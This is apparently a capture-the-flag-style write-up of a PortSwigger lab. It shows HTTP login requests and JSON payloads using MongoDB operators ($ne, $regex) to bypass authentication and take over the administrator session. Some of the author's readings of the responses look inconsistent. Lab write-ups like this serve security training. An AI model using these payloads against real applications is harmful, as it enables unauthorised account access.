Exploiting NoSQL operator injection to bypass authentication
https://portswigger.net/web-security/nosql-injection/lab-nosql-injection-bypass-authentication
The login functionality for this lab is powered by a MongoDB NoSQL database. It is vulnerable to NoSQL injection using MongoDB operators.
To solve the lab, log into the application as the administrator user.
You can log in to your own account using the following credentials: wiener:peter
Discovery
Section titled “Discovery”Login with wiener:peter.
Login request:
POST /login HTTP/2Host: 0a3b006e03a84746800971a7006d00df.web-security-academy.netCookie: session=RrG2XTmOkpCeOrEZP22CDmGZWQmrqKU1Content-Length: 40Sec-Ch-Ua-Platform: "macOS"Accept-Language: en-GB,en;q=0.9Sec-Ch-Ua: "Not.A/Brand";v="99", "Chromium";v="136"Content-Type: application/jsonSec-Ch-Ua-Mobile: ?0User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36Accept: */*Origin: https://0a3b006e03a84746800971a7006d00df.web-security-academy.netSec-Fetch-Site: same-originSec-Fetch-Mode: corsSec-Fetch-Dest: emptyReferer: https://0a3b006e03a84746800971a7006d00df.web-security-academy.net/loginAccept-Encoding: gzip, deflate, brPriority: u=1, i
{"username":"wiener","password":"peter"}
Response:
HTTP/2 302 FoundLocation: /my-account?id=wienerSet-Cookie: session=eZYeUK84NShEQ2ntI9kymEBuH2Z8saDU; Secure; HttpOnly; SameSite=NoneX-Frame-Options: SAMEORIGINContent-Length: 0Testing password to confirm NoSQL injection vulnerability
{ "username":"wiener", "password":{ "$ne": "invalid" }}Response:
HTTP/2 302 FoundLocation: /my-account?id=wienerSet-Cookie: session=NkwrsaHbS3JJpU8ZvsOxt8CJlTibZOmA; Secure; HttpOnly; SameSite=NoneX-Frame-Options: SAMEORIGINContent-Length: 0Confirming testing with a valid password
{ "username":"wiener", "password":{ "$ne": "peter" }}Response:
HTTP/2 200 OKContent-Type: text/html; charset=utf-8Set-Cookie: session=jwbxmzKAgQwNNoaLXE7nv0uZw0Bj4mS0; Secure; HttpOnly; SameSite=NoneX-Frame-Options: SAMEORIGINContent-Length: 3281Testing username administrator
{ "username":"administrator", "password":{ "$ne": "invalid" }}Returns HTTP/2 200 OK which means this username doesn’t exist.
Using $in operator
{ "username":{ "$in":[ "admin", "ADMIN" ] }, "password":{ "$ne": "invalid" }}Returns HTTP/2 200 OK which means these usernames doesn’t exist. Add wiener to username to test if the operator works.
Using $nin
{ "username":{ "$nin":[ "admin", "ADMIN" ] }, "password":{ "$ne": "invalid" }}Returns HTTP/2 500 Internal Server Error which means the application is not vulnerable to $nin operator.
Using $regex
Checking username starting with w
{ "username":{ "$regex": "^w" }, "password":{ "$ne": "invalid" }}Returns user wiener
HTTP/2 302 FoundLocation: /my-account?id=wienerSet-Cookie: session=00Dts0zGfCMe49JNkheH9mgrflBOnMf0; Secure; HttpOnly; SameSite=NoneX-Frame-Options: SAMEORIGINContent-Length: 0Exploit
Section titled “Exploit”Use $regex find username starting with a for admin

{ "username":{ "$regex": "^a" }, "password":{ "$ne": "invalid" }}Return HTTP/2 302 Found found admin user adminp5p1ieta
HTTP/2 302 FoundLocation: /my-account?id=adminp5p1ietaSet-Cookie: session=DcGjsJfPIFAvkisCC7XXUFghn5htQFxs; Secure; HttpOnly; SameSite=NoneX-Frame-Options: SAMEORIGINContent-Length: 0Use cookie in response to set the session for admin.